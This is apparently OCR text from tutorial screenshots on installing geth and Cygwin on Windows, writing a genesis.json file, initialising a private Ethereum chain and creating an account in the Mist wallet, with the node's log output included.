

Name
Date modified
Type
Size
geth-windows-amd64-1.6.7-ab5646c5
26-08-2017 16:27
Application
23,300 KB
geth 1.6.7-ab5646c5 Setup: Completed
Completed
ETHEREUM_SOCKET was empty and has been updated with the target
Add to PATH: F:\Blockchain
Output folder: F:\Blockchain
Extract: abigen.exe
Extract: bootnode.exe... 100%
Extract: evm.exe... 100%
Extract: puppeth.exe... 100%
Extract: rlpdump.exe
Extract: swarm.exe... 100%
Extract: wnode.exe... 100%
Completed
Cancel
Nullsoft Install System v3.01
< Back
Close



setup-x86_64
26-08-2017 16:44
Application
886 KB
7% - Cygwin Setup
Progress
This page displays the progress of the download or installation.
Downloading...
cygwin-2.10.0-1.tar.xz from http://cygwin.mirror.constant.com/x...
84 % (1712k/2022k) 645.6 kB/s
Package:
Total:
Disk:
< Back
Next >
Cancel






```
{
  "coinbase"   : "0x0000000000000000000000000000000000000001",
  "difficulty" : "0x20000",
  "extraData"  : "",
  "gasLimit"   : "0x2fefd8",
  "nonce"      : "0x0000000000000042",
  "mixhash"    : "0x0000000000000000000000000000000000000000000000000000000000000000",
  "parentHash" : "0x0000000000000000000000000000000000000000000000000000000000000000",
  "timestamp"  : "0x00",
  "alloc": {},
  "config": {
        "chainId": 15,
        "homesteadBlock": 0,
        "eip155Block": 0,
        "eip158Block": 0
    }
}
```



~/Ethereum/Project
USER@USER-PC ~
$ cd Ethereum/Project
USER@USER-PC ~/Ethereum/Project
$ ls -lha
total 1.0K
drwxr-xr-x+ 1 USER None   0 Aug 26 17:35 .
drwxr-xr-x+ 1 USER None   0 Aug 26 17:26 ..
drwxr-xr-x+ 1 USER None   0 Aug 26 17:42 chaindata
-rw-r--r-- 1 USER None 519 Aug 26 17:35 genesis.json
USER@USER-PC ~/Ethereum/Project



~
Copying skeleton files.
These files are for the users to personalise their cygwin experience.
They will never be overwritten nor automatically updated.
'./.bashrc' -> '/home/USER//.bashrc'
'./.bash_profile' -> '/home/USER//.bash_profile'
'./.inputrc' -> '/home/USER//.inputrc'
'./.profile' -> '/home/USER//.profile'
USER@USER-PC ~
$ geth
WARN [08-26|16:54:05] No etherbase set and no accounts found as default
INFO [08-26|16:54:05] Starting peer-to-peer node instance=Geth/v1.6.7-stable-ab5646c5/windows-amd64/go1.8.3
INFO [08-26|16:54:05] Allocated cache and file handles database=F:\\Ethereun_Environment\\home\\USER\\AppData\\Roaming\\Ethereum\\geth\\chaindata cache=128 handles=1024
INFO [08-26|16:54:05] Writing default main-net genesis block
INFO [08-26|16:54:06] Initialised chain configuration config="{ChainID: 1 Homestead: 1150000 DAO: 1920000 DAOSupport: true EIP150: 2463000 EIP155: 2675000 EIP158: 2675000 Metropolis: 9223372036854775807 Engine: ethash}"
INFO [08-26|16:54:06] Disk storage enabled for ethash caches dir=F:\\Ethereun_Environment\\home\\USER\\AppData\\Roaming\\Ethereum\\geth\\ethash count=3
INFO [08-26|16:54:06] Disk storage enabled for ethash DAGs dir=F:\\Ethereun_Environment\\home\\USER\\AppData\\Ethash count=2
WARN [08-26|16:54:06] Upgrading db log bloom bins
INFO [08-26|16:54:06] Bloom-bin upgrade completed elapsed=4.000ms
INFO [08-26|16:54:06] Initialising Ethereum protocol versions="[63 62]" network=1
INFO [08-26|16:54:06] Loaded most recent local header number=0 hash=d4e567.cb8fa3 td=17179869184
INFO [08-26|16:54:06] Loaded most recent local full block number=0 hash=d4e567.cb8fa3 td=17179869184
INFO [08-26|16:54:06] Loaded most recent local fast block number=0 hash=d4e567.cb8fa3 td=17179869184
INFO [08-26|16:54:06] Starting P2P networking
2017/08/26 16:54:08 ssdp: got unexpected search target result "urn:schemas-upnp-org:device:WANConnectionDevice:1"
2017/08/26 16:54:08 ssdp: got unexpected search target result "urn:schemas-upnp-org:device:WANConnectionDevice:1"
2017/08/26 16:54:08 ssdp: got unexpected search target result "urn:schemas-upnp-org:device:WANConnectionDevice:1"
INFO [08-26|16:54:08] Mapped network port proto=udp extport=30303 intport=30303 interface="UPNP IGDv1-IP1"
INFO [08-26|16:54:08] UDP listener up self=enode://95e69afab05590726f5080f97b75a3a0e93519af0880ba0de7edc9c8cfb49587aa72433c7f716f33df2a3d3940bdc269266270328c52360f2660c1007c129c8e@172.18.143.206:30303
INFO [08-26|16:54:08] RLPx listener up self=enode://95e69afab05590726f5080f97b75a3a0e93519af0880ba0de7edc9c8cfb49587aa72433c7f716f33df2a3d3940bdc269266270328c52360f2660c1007c129c8e@172.18.143.206:30303
INFO [08-26|16:54:08] IPC endpoint opened: \\.\pipe\geth.ipc
INFO [08-26|16:54:08] Mapped network port proto=tcp extport=30303 intport=30303 interface="UPNP IGDv1-IP1"
INFO [08-26|16:54:38] Block synchronisation started
INFO [08-26|16:54:39] Imported new state entries count=1 flushed=0 elapsed=1.000ms processed=1 pending=17 retry=0 duplicate=0 unexpected=0



USER@USER-PC ~/Ethereum/Project
$ ls -lha
total 1.0K
drwxr-xr-x+ 1 USER None   0 Aug 26 17:35 .
drwxr-xr-x+ 1 USER None   0 Aug 26 17:26 ..
drwxr-xr-x+ 1 USER None   0 Aug 26 17:33 chaindata
-rw-r--r-- 1 USER None 519 Aug 26 17:35 genesis.json
USER@USER-PC ~/Ethereum/Project
$ geth --datadir=./chaindata/ init genesis.json
WARN [08-26|17:42:47] No etherbase set and no accounts found as default
INFO [08-26|17:42:47] Allocated cache and file handles database=F:\\Ethereum_Environment\\home\\USER\\Ethereum\\Project\\chaindata\\geth\\chaindata cache=16 handles=16
INFO [08-26|17:42:47] Writing custon genesis block
INFO [08-26|17:42:47] Successfully wrote genesis state database=chaindata hash=2fb1a7..f0181a
INFO [08-26|17:42:47] Allocated cache and file handles database=F:\\Ethereum_Environment\\home\\USER\\Ethereum\\Project\\chaindata\\geth\\lightchaindata cache=16 handles=16
INFO [08-26|17:42:47] Writing custon genesis block
INFO [08-26|17:42:47] Successfully wrote genesis state database=lightchaindata hash=2fb1a7..f0181a
USER@USER-PC ~/Ethereum/Project
$



~/Ethereum/Project
INFO [08-26|17:42:47] Successfully wrote genesis state database=chaindata hash=2fb1a7..f0181a
INFO [08-26|17:42:47] Allocated cache and file handles database=F:\\Ethereum_Environment\\home\\USER\\Ethereum\\Project\\chaindata\\geth\\lightchaindata cache=16 handles=16
INFO [08-26|17:42:47] Writing custom genesis block
INFO [08-26|17:42:47] Successfully wrote genesis state database=lightchaindata hash=2fb1a7..f0181a
USER@USER-PC ~/Ethereum/Project
$ geth --datadir=./chaindata/
WARN [08-26|17:45:26] No etherbase set and no accounts found as default
INFO [08-26|17:45:26] Starting peer-to-peer node instance=Geth/v1.6.7-stable-ab5646c5/windows-amd64/go1.8.3
INFO [08-26|17:45:26] Allocated cache and file handles database=F:\\Ethereum_Environment\\home\\USER\\Ethereum\\Project\\chaindata\\geth\\chaindata cache=128 handles=1024
WARN [08-26|17:45:26] Upgrading chain database to use sequential keys
INFO [08-26|17:45:26] Initialised chain configuration config="{ChainID: 15 Homestead: 0 DAO: <nil> DAOSupport: false EIP150: <nil> EIP155: 0 EIP158: 0 Metropolis: <nil> Engine: unknown}"
INFO [08-26|17:45:26] Disk storage enabled for ethash caches dir=F:\\Ethereum_Environment\\home\\USER\\Ethereum\\Project\\chaindata\\geth\\ethash count=3
INFO [08-26|17:45:26] Disk storage enabled for ethash DAGs dir=F:\\Ethereum_Environment\\home\\USER\\AppData\\Ethash count=2
WARN [08-26|17:45:26] Upgrading db log bloom bins
INFO [08-26|17:45:26] Database conversion successful
INFO [08-26|17:45:26] Bloom-bin upgrade completed elapsed=3.000ms
INFO [08-26|17:45:26] Initialising Ethereum protocol versions="[63 62]" network=1
INFO [08-26|17:45:26] Loaded most recent local header number=0 hash=2fb1a7..f0181a td=131072
INFO [08-26|17:45:26] Loaded most recent local full block number=0 hash=2fb1a7..f0181a td=131072
INFO [08-26|17:45:26] Loaded most recent local fast block number=0 hash=2fb1a7..f0181a td=131072
INFO [08-26|17:45:26] Starting P2P networking
2017/08/26 17:45:28 ssdp: got unexpected search target result "urn:schemas-upnp-org:device:WANConnectionDevice:1"
2017/08/26 17:45:28 ssdp: got unexpected search target result "urn:schemas-upnp-org:device:WANConnectionDevice:1"
2017/08/26 17:45:28 ssdp: got unexpected search target result "urn:schemas-upnp-org:device:WANConnectionDevice:1"
INFO [08-26|17:45:28] UDP listener up self=enode://2bc41361aa9da3e840cdd0300c89585ddef7122b9f0ac1c0d915cb3e485ac36860872d90c640c92673b29af3ff1ff5ea441f54f50cf2093d85c00e039208fd9c@172.18.143.206:30303
INFO [08-26|17:45:28] Mapped network port proto=udp extport=30303 intport=30303 interface="UPNP IGDv1-IP1"
INFO [08-26|17:45:28] RLPx listener up self=enode://2bc41361aa9da3e840cdd0300c89585ddef7122b9f0ac1c0d915cb3e485ac36860872d90c640c92673b29af3ff1ff5ea441f54f50cf2093d85c00e039208fd9c@172.18.143.206:30303
INFO [08-26|17:45:28] IPC endpoint opened: \\.\pipe\geth.ipc
INFO [08-26|17:45:29] Mapped network port proto=tcp extport=30303 intport=30303 interface="UPNP IGDv1-IP1"



PRIVATE-NET
Ethereum node needs to sync, please wait...
Looking for peers...
LAUNCH APPLICATION



Choose account
wallet.ethereu...
CONTRACTS
BALANCE
0.00 ETHER*
Mist
Make sure you backup your keyfiles AND password!
You can find your keyfiles folder using the main menu -> Accounts -> Backup -> Accounts. Keep a copy of the "keystore" folder where you can't lose it!
OK
Create account
GENERATING ACCOUNT...
Pin app to the sidebar
CANCEL
STAY ANONYMOUS

